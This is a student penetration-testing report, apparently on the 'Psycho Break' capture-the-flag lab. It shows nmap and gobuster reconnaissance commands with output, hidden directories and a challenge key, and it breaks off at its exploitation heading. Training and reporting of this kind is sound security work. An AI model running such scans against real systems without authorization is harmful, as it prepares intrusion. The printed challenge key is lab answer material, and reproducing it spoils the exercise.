Psycho Break-Report

Psycho Break — Penetration Testing s Vulnerability Assessment Report

Team Name: whoami
Team Members(5):

1. Yehya Hamdy Sayed-Ahmed Mohammeds
2. Mohammed Fatooh Abdelhamed Mohammed
3. Youssef Fathy Mohammed Youssef
4. Omar Mohammed Edris
5. Abdulrahman Ibrahim Abdulraziq

Supervisor: Khaled Taha

1.Executive Summary

This report documents a complete penetration testing engagement performed on the Psycho Break environment. The objective of the assessment was to identify security weaknesses across the exposed network services, web applications, internal file systems, and privilege controls.
Although the environment originated as a simulated scenario, all procedures, techniques, and methodology were executed following real-world penetration testing standards.

The assessment resulted in:

- Discovery of weakly protected directories
- Identification of command injection vulnerabilities
- Extraction of sensitive credentials
- Abuse of insecure scheduled tasks
- Full system compromise through privilege escalation

All findings, techniques, and evidence were documented to support remediation and improve the system's security posture.

---

2. Methodology Overview

The methodology followed industry-standard frameworks:

- **NIST SP 800-115 (Technical Guide to Security Testing)**
- **OWASP Web Security Testing Guide**
- **MITRE ATT&CK Framework**
- **PTES (Penetration Testing Execution Standard)**

1- **Pre-engagement** – Define scope and rules.

2- **Intelligence Gathering** – Collect information about the target.

3- **Threat Modeling** – Identify possible threats and attack paths.

4- **Vulnerability Analysis** – Find weaknesses.

5- Exploitation – Exploit vulnerabilities to prove impact.

6- **Post-Exploitation** – Escalate, pivot, and assess real damage.

7- **Reporting** – Document findings and remediation steps.

---

3. Scope of Work

The engagement covered the following areas:

- Network enumeration (service detection, port scanning)
- Web application assessment
- File-system based analysis
- OS-level enumeration and exploitation
- Credential extraction
- Privilege escalation to root

The target consisted of a single Linux-based host.

---

4. Technical Findings & Attack Narrative

This section provides a high-level narrative of how the attack unfolded from initial enumeration to full system compromise.

4.1 Initial Reconnaissance & Service Enumeration

Network Scan: An initial Nmap scan was performed to identify open ports and running services.


Commands used:

nmap [TARGET_IP]

nmap [TARGET_IP] -n -Pn -sS -T5 -p21,22,80

Findings:


- **Port 21/tcp FTP**
- **Pott 22/tcp SSH**
- **Port 80/tcp HTTP**




4.2 Web Application Enumeration

Accessing the HTTP service and inspecting the page source revealed an undocumented directory referenced through an HTML comment:

- **/sadistroom**








Sadist Room Directory


This directory contained a key value. Submitting the key through the provided web form redirected the tester to the next area:

- **/lockerroom**









Locker Room Analysis


The directory contained a map image and an encoded text. Decoding the text provided access to:


- **map.php**


This file contained a directory listing:

- **Sadist Room**
- **Locker Room**

- **Safe Room**
- **Abandoned Room**








Safe Room Enumeration

The page source indicated that further directory enumeration was required. A wordlist- based scan revealed an additional directory:

- **/keeper**




```
    <p>Take a look at my safe house</p>

    <div id="gallery">

        <a class="gallery-item" href="imgs/gal1.jpg" data-lightbox="Safe Heven Gallery"><img src="imgs/gal1.jpg" width="400" height="300" style="border-radius: 10px;"></a>
        <a class="gallery-item" href="imgs/gal2.jpg" data-lightbox="Safe Heven Gallery"><img src="imgs/gal2.jpg" width="400" height="300" style="border-radius: 10px;"></a>
        <a class="gallery-item" href="imgs/gal3.jpg" data-lightbox="Safe Heven Gallery"><img src="imgs/gal3.jpg" width="400" height="300" style="border-radius: 10px;"></a>

    </div>


<!-- I think I'm having a terrible nightmare. Search through me and find it ... -->

<script src="../js/jquery.min.js"></script>
<script src="../js/lightbox.js"></script>

</body>
```


```
root@ip-10-82-101-210:~# gobuster dir  -u http://10.82.145.230/SafeHeaven/ -w /usr/share/wordlists/rockyou.txt -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.82.145.230/SafeHeaven/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/rockyou.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
       parse "http://10.82.145.230/SafeHeaven/!@#$%^": invalid URL escape "%^"
/keeper               (Status: 301) [Size: 326]
Progress: 21979 / 14344392 (0.15%)       parse "http://10.82.145.230/SafeHeaven/!\"£$%^": invalid URL escape "%^"
       parse "http://10.82.145.230/SafeHeaven/!@#$%^&*()": invalid URL escape "%^&"
/??????               (Status: 200) [Size: 1299]
Progress: 33391 / 14344392 (0.23%)       parse "http://10.82.145.230/SafeHeaven/100%sexy": invalid URL escape "%se"
```

Keeper Directory

This directory contained an image used as part of a location-based identification challenge. Through analysis, the real-world location was determined, and the system provided a new access key to:

- **The Abandoned Room**





You Got The Keeper Key !!!

Here is your key : 48ee41458eb0b43bf82b986cecf3af01

RUN. RUN. Runn Get out of here !!!


5. Exploitation Phase

